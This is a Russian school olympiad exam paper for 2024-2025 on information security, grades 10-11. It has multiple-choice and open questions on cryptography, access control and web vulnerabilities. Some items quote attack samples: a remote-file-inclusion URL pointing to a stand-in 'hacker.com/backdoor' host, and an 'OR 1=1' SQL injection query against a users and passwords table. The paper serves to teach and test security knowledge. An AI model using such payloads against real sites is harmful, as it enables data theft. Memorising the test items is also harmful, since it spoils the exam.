

**Муниципальный этап Всероссийской олимпиады школьников
по труду (технологии)
2024-2025 учебный год
Профиль «Информационная безопасность»
Задания теоретического тура
10-11 классы**

**ПЕРЕД ВЫПОЛНЕНИЕМ ЗАДАНИЯ
ВНИМАТЕЛЬНО ПРОЧТИТЕ ИНСТРУКЦИЮ**

1. На выполнение всех заданий I тура отводится 120 минут.
2. Ответы внесите в бланк ответов.
3. Ответы пишите авторучкой с синей или черной гелиевой пастой (чернилами).
4. Листы с заданиями для ответа НЕ используйте, сдайте их вместе с бланком ответа.
5. Отвечая на вопросы и выполняя задания, не спешите, так как ответы не всегда очевидны и требуют применения не только знаний по технологии, но и общей эрудиции, логики и творческого подхода.

Успеха Вам в работе!

Общая часть

1. Какой инструмент изображён на фотографии?



- 1) цепная пила
 - 2) шуруповёрт
 - 3) разводной ключ
 - 4) штангенциркуль
 - 5) отбойный молоток
 - 6) шлицевая отвёртка
-
2. На станции «Добрынинская» Московского метрополитена установлены 12 резных миниатюр на прямоугольных пластинах белого мрамора. Их автор – скульптор Елена Александровна Янсон-Манизер. На барельефах изображены представители разных профессий.



Представитель какой профессии изображён на фотографии?

- ☐ дояр
- ☐ рыбак
- ☐ овцевод
- ☐ птицевод
- ☐ тракторист
- ☐ виноградарь


3. Какая сельскохозяйственная культура изображена на фотографии?

- ☐ лён
- ☐ кокос
- ☐ перец
- ☐ ананас
- ☐ апельсин
- ☐ баклажан
- ☐ хлопчатник



4. Маша решила купить 7 авокадо. Она знает, что цена за 1 штуку равна 80 рублям. Придя в магазин, Маша узнала, что сегодня на авокадо действует скидка 25 %. Определите, какое максимальное количество авокадо (в штуках) сможет приобрести Маша на выделенные ею деньги на покупку.

5. Саша выполнил чертёж плоской детали и нанёс на него размеры в миллиметрах (см. чертёж). Деталь содержит два круглых отверстия.



Чертеж

Определите площадь (в квадратных сантиметрах) одной стороны детали. При расчётах примите $\pi \approx 3,14$. Ответ округлите до целого. Для получения более точного результата, округление стоит производить только при получении финального ответа.

Специальная часть

6. Дан список утверждений. Оцените, является ли верным каждое из них

Утверждение 1. «Расширение файла ограничено только 3 символами»

Утверждение 2. «Если вы стали жертвой фишинга, то вам следует сменить все скомпрометированные пароли»

Утверждение 3. «Локальные резервные копии файлов, сохраненные на вашем компьютере, защитят ваши данные от потери в результате атаки программ-вымогателей»

Утверждение 4. «Цифровая подпись использует криптографические алгоритмы в своей основе»

Утверждение 5. «Данные о вашем местонахождении могут храниться в cookies браузера»

7. Какие из указанных операционных систем (или их дистрибутивов) имеют уязвимости информационной безопасности? Укажите все верные варианты

1. Microsoft Windows 11

2. Astra Linux 1.7.4

3. Debian 11.8

4. macOS 13.4

5. Android 14

6. Intel Pentium

7. В списке нет операционных систем, имеющих уязвимости информационной безопасности

8. $0xA * 0xF = ?$

1. 0xAF

2. 0x96

3. 0x228

4. 0xDEAD

9. Несанкционированный доступ (НСД) — доступ к данным сотрудника без предоставленных на то полномочий со стороны руководства или

злоумышленника. Также в некоторых случаях НСД называют получение доступа к данным человеком, который имеет право доступа к этим данным в определенном объеме, но превысил его.

Что из нижеперечисленного не может являться причиной получения НСД к данным?

1. Ошибки в настройках прав доступа к базам данных
2. Прослушивание каналов связи незащищенных соединений
3. Ошибки в программном обеспечении
4. Использование нелегального программного обеспечения
5. Зараженные персональные компьютеры сотрудников
6. Все перечисленное может послужить причиной получения НСД к данным

10. `http://example.com/page.php?file=http://hacker.com/backdoor` - какая уязвимость?

1. SQLi (SQL Injection)
2. XSS (Cross-Site Scripting)
3. LFI (Local File Inclusion)
4. RFI (Remote File Inclusion)

11. Какие методы обнаружения различных типов вредоносного программного обеспечения использует антивирус? Укажите все верные варианты

1. Анализ сигнатур
2. Резистентный анализ
3. Эвристический анализ
4. Серологический анализ

12. Уязвимость XSS (Cross-Site Scripting) – межсайтовый скриптинг – довольно распространенная брешь в веб-приложениях. Код веб-сайта также известен как «скрипт». На что нацелены атаки типа XSS?

1. Нацелены на код (скрипт) веб-сайта, который выполняется в браузере пользователя
2. Нацелены на код (скрипт) веб-сайта, который находится на сервере, где располагается данный сайт
3. Нацелены на код (скрипт) веб-сайта, который передается и исполняется на другом веб-сайте

13. Хеш-функция — функция, осуществляющая преобразование массива входных данных произвольной длины в выходную битовую строку установленной длины, выполняемое определённым алгоритмом. Преобразование, производимое хеш-функцией, называется хешированием. Результат преобразования называется «хешем»

Установите соответствие между алгоритмом хеширования и хешем

Алгоритм хеширования	Хеш
1. sha1 (160 бит)	а. 5e4291f2df5aaf84f8f41fb6a7c1a720
2. md5 (128 бит)	б. \$5\$rounds=5000\$3a1afb28e54a0391\$0d6RupbpABtxCaH8WW OemYwEcToDVZXX/tHpIy6O1U3
3. apr1	в. bb76e8191a6c0facf9b415271865f3347fa83714300726f06a2b4e3060cf59d9
4. bcrypt	г. \$apr1\$RD1koh.8\$bFcmzeFEOxBVzqAw7OWWj/
5. argon2	д. 3b6f29591f2e39dca8895ec9a6128b00cb7a123c
6. sha256 (256 бит)	е. \$2b\$12\$ymTozM2AiJ6kPFxtXZ1FRu0aIJZ1hcj1oPdUo12icSbdHJcTVZBu 2
7. sha512crypt	ж. \$6\$rounds=10000\$BRMD3SHf/tV2sJfp\$euYQUd51yO4JtFaKRTKPbGnbP 1JiwHIAu3X54XynCetPO6x/9xu0au/k9nRiq5G35Q926SlpiZZOHQIFk6pBi 1
8. sha256crypt	з. \$argon2id\$v=19\$m=65536,t=3,p=4\$NaYUglBKiVGqVSrFuNd6bw\$ q+u9+6IUz3y6GPPZER25EKCTSZgPjq9U/ZdyaFxyj9w

14. В какой модели разграничения доступа имеется уровень секретности объекта?

1. Дискреционной
2. Мандатной
3. Ролевой

15. Укажите, верно ли следующее утверждение

«Фаззинг – это способ эксплуатации уязвимости, включающий в себя перебор и ввод большого количества данных в программное обеспечение, чтобы вызвать ошибку»

16. Какой маски подсети не существует?

1. 255.255.255.255
2. 000.000.000.000
3. /0
4. 192.000.000.000
5. /33

17. Имеется следующий запрос в базу данных:

SELECT UserId, Name, Password FROM Users WHERE UserId = 105 or 1=1;

База данных имеет следующие элементы: *UserId* – идентификатор пользователя, *Name* - имя пользователя, *Password* – пароль пользователя

Чем является данный запрос и что он может выдать при отсутствии защиты от данной уязвимости и почему? В ответе укажите уязвимость, перечень сведений, который может получить злоумышленник и обоснование, почему (как) это работает.

18. Дополните правило Керкгоффса, выбрав правильный вариант ответа

Стойкость криптографической системы должна зависеть только от...

1. ... вычислительной сложности задачи нахождения значения открытого ключа
2. ... вычислительной сложности задачи нахождения значения закрытого ключа
3. ... скорости передачи данных при работе криптографической системы
4. ... длины значения закрытого ключа

19. Руководство МФЦ стремится повысить уровень защищённости для своих сотрудников, для чего решило усилить меры аутентификации на ряде позиций объекта.

Для обеспечения пропускного режима в организации была нанята охрана и установлены пропускные турникеты. Сотрудник должен поднести к турникету пропуск, представляющий собой смарт-карту, при этом охранник визуально определяет, соответствует ли входящий фотографии, отображаемой на экране. Какой тип аутентификации реализован?

- однофакторная биометрическая
- однофакторная на основе фактора владения
- двухфакторная на основе факторов знания и владения
- двухфакторная на основе факторов владения и биометрии
- двухфакторная на основе факторов знания и биометрии

20. Шифр, известный как «квадрат Полибия», устроен следующим образом. В квадратную или прямоугольную таблицу вписываются буквы алфавита (для кодирования – в алфавитном порядке, для шифрования – в произвольном, при этом расположение букв в таблице является ключом), строки и столбцы таблицы обозначаются цифрами. При зашифровании буквы открытого текста заменяются на пары цифр, которыми отмечены, соответственно, строка и столбец, в которых стоит данная буква. Например, на иллюстрации ниже буква «О» зашифрована сочетанием цифр «34», а слово «ОКО» – «34 26 34». Таким шифром с некоторым (неизвестным) ключом зашифрован некоторый текст (без пробелов, но с сохранением знаков препинания – точки, запятой и вопросительного знака): 11 63 22 31 21 24 42 25 63 63 22 63 32 24 66 56 32 63 22 22 63 25 13 12 63 31 65 24 62 24 66 16

Зашифруйте слово «МЕБЕЛЬ» тем же ключом шифрования. Впишите результат как одно число без разделителей.

	1	2	3	4	5	6
1	А	Б	В	Г	Д	Е
2	Ё	Ж	З	И	Й	К
3	Л	М	Н	О	П	Р
4	С	Т	У	Ф	Х	Ц
5	Ч	Ш	Щ	Ъ	Ы	Ь
6	Э	Ю	Я	.	,	?

21. (25 баллов) Творческое задание.

Инновационная компания N разрабатывает беспилотные автомобили-такси. Для использования в качестве такси каждое транспортное средство будет снабжено системой, получающей сведения о поступающих заказах (точка подачи такси и пункт назначения), а также системой для приёма оплаты поездки при помощи банковских карт или получения уведомления об оплате от сервера (в случае оплаты через мобильное приложение). Недавно появились сведения об утечках информации из систем беспилотных такси компании N.

1. Оцените, какие сведения о поездках или оплате могут быть перехвачены злоумышленниками из системы беспилотного такси по побочным физическим каналам.
 2. Оцените, приведя аргументы, какие каналы могли быть задействованы для совершения перехвата такой информации.
 3. Приведите примеры устройств для каждой пары «канал – сведения», которые могли быть использованы для реализации таких угроз безопасности информации. Уточните, в какой момент (при каких действиях пассажира или в какие моменты поездки беспилотного такси) эти угрозы могут быть реализованы.
- Аргументируйте свою оценку. Достаточным является лаконичный ответ, содержащий ответы на пункты 1–3 в сочетании «информация (конкретные данные из приведённых в условии) – канал утечки – момент времени (действия пассажира или системы управления беспилотным транспортным средством) – способ реализации угрозы (средство)», например: «Паспортные данные посетителя банка могут быть похищены по оптическому каналу в момент предъявления паспорта охране при помощи скрытой камеры, установленной рядом с постом охраны; телефонный номер может быть похищен по акустическому каналу в момент сообщения его оператору банка при помощи подслушивающего устройства («жучка»), размещённого рядом с рабочим местом оператора».
- Рассмотрите все возможные сочетания похищаемой информации и каналов утечки.